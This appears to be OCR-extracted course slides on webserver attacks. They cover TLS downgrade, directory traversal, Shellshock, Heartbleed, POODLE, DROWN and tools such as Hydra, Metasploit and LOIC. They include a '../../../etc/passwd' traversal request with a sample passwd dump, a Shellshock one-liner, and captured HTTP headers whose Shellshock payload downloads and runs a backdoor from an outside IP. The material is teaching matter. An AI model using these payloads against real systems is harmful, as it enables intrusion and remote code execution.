
TLS DOWNGRADE

- Use a Man-in-the-Middle attack to force the client to downgrade its connection security to the web server:
    - TLS → SSL
    - HTTPS → HTTP



DIRECTORY TRAVERSAL

- Escaping web content directory to access other operating system directories



/loadImage?filename=gift.png

/loadImage?filename=../../../etc/passwd

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
```

SHELLSHOCK


- Shellshock is a bug in the Linux Bash command-line interface shell
- Causes Bash to unintentionally execute commands when commands are concatenated on the end of function definitions
- A vulnerable version of Bash can be exploited to execute commands with higher privileges
- This allows attackers to potentially take over that system.
- Shellshock is a simple and inexpensive attack that bad actors can deploy against an unknowing target
- It affected many Internet-facing services including those on Linux, UNIX, and OS X
    - It did not directly affect Windows

SHELLSHOCK EXAMPLE

- This command is attempting to display the contents of /etc/passwd to the command prompt

```
env x=’(){ :;};echo exploit’ bash –c ‘cat/etc/passwd’
```

SHELLSHOCK EXAMPLE




```
GET / HTTP/1.0
User-Agent: Thanks-Rob
Cookie:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod 777 /tmp/besh; /tmp/besh;
Host:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod 777 /tmp/besh; /tmp/besh;
Referer:() { :; }; wget -O /tmp/besh http://162.253.X.X/nginx; chmod.777 /tmp/besh; /tmp/besh;
Accept:.*/*

GET / HTTP/1.0
User-Agent: Thanks-Rob
Cookie:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Host:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Referer:() { :; }; wget -O /tmp/besh http://162.253.X.X/apache; chmod 777 /tmp/besh; /tmp/besh;
Accept:.*/*
```

Linux Backdoor Trojan

HEARTBLEED

- Exploits a flaw in the OpenSSL implementation of TLS
- SSL includes a heartbeat option
  - Allows a computer at one end of an SSL connection to send a short message to verify that the other computer is still online and get a response back
- It is possible to send a malicious heartbeat message
  - Tricks the computer at the other end into divulging content from its memory
  - Leaked information can include private keys, secret keys, passwords, credit card numbers, etc.

HEARTBLEED EXAMPLE



Honest user

Are you there? The magic word is “banana,” which is 6 characters long.

Server

Yes I'm here. Your magic word was “banana.”

Evil user

Are you there? The magic word is “giraffe,” which is 100 characters long.

Server

Yes I'm here. Your magic word was “giraffe1^v6%$John Smith:645-43-5324:07/19/1982:jsmith:Secr3tPassw0rd:202-563-1234:smith@email.com$.”

POODLE


- Padding Oracle On Downgraded Legacy Encryption
- POODLE attacks make use of web browser and server fallback to SSLv3
  - Happens if negotiating a TLS session fails
  - An attacker can "force" TLS negotiation to fail
- POODLE Steps:
  - Attacker inserts themselves as MITM between client and server
  - Forces a downgrade of TLS to SSLv3
  - Then if the cipher suite uses RC4 or Block cipher in CBC mode:
    - Attacker can retrieve partial bytes of encrypted text and later on can get full plain text

DROWN ATTACK

- Decrypting RSA with Obsolete and Weakened eNcryption
- Exists due to the inclusion of 40-bit encryption in SSLv2
- Vulnerability requirements:
  - The server must allow both SSLv2 and TLS connections
  - The server's private key must be used on any other server that facilitates SSLv2 connections
- Attack steps:
  - The attacker must capture both the initial RSA handshake and the encrypted TLS traffic
  - The attacker repeatedly modifies the handshake, sending thousands of these messages to an SSLv2-capable server
  - Each response from the server to the attacker yields partial key material
    - It takes about 1000 handshakes to capture a recoverable key
  - Once the session key is recovered, the captured TLS traffic can then be decrypted.

DROWN ATTACK EXAMPLE

Baba Hakka sez: "Use Amazon EC2 to speed up yer attack!"



TLS connection

Attacker reads the connection

SSL connection

Affected Web Mail Server hosting Email service

Attacker probes the server for data which he then harvests

Affected Web Server hosting online shop

13.4 WEBSERVER ATTACK TOOLS

- Common Attack Tools


WEBSERVER ATTACK TOOLS

- Brutus, THC Hydra, Medusa
  - Brute force network-based password crackers
- Metasploit
  - Open source hacker framework with many exploits and payloads
  - You can search for "apache", "iis", "nginx", "poodle", "shellshock", etc.
  - Installed by default in Kali Linux
    - Can also be downloaded and installed in other Linux distributions
    - Metasploit Pro (commercial version) can be installed on Windows
- SearchSploit
  - A command line search and download tool for Exploit-DB
  - Installed by default in Kali Linux
  - Exploits are written in C, Python, Perl, Ruby, etc.
  - Contains many exploits that are not in Metasploit
  - Update your local copy of the database: `searchsploit -u`

WEBSERVER ATTACK TOOLS (CONT'D)

- WFETCH
  - Microsoft tool to customize and send HTTP requests
- Low Orbit Ion Cannon (LOIC)
  - Floods a target server with TCP, UDP, or HTTP packets
- High Orbit Ion Cannon (HOIC)
  - Floods target systems with junk HTTP GET and POST requests
- HULK
  - Attacks web servers by generating unique and obfuscated volumes of traffic
  - Bypasses caching engines, directly hitting the server's resource pool

BRUTUS EXAMPLE



Brutus - AET2 - www.hoobie.net/brutus - (January 2000)

Target 127.0.0.1

Type HTTP (Basic Auth)

Connection Options

Port 80

Connections 10

Timeout

□ Use Proxy

HTTP (Basic) Options

Method HEAD

☑ KeepAlive

Authentication Options

☑ Use Username

□ Single User

Pass Mode Word List

User File users.txt

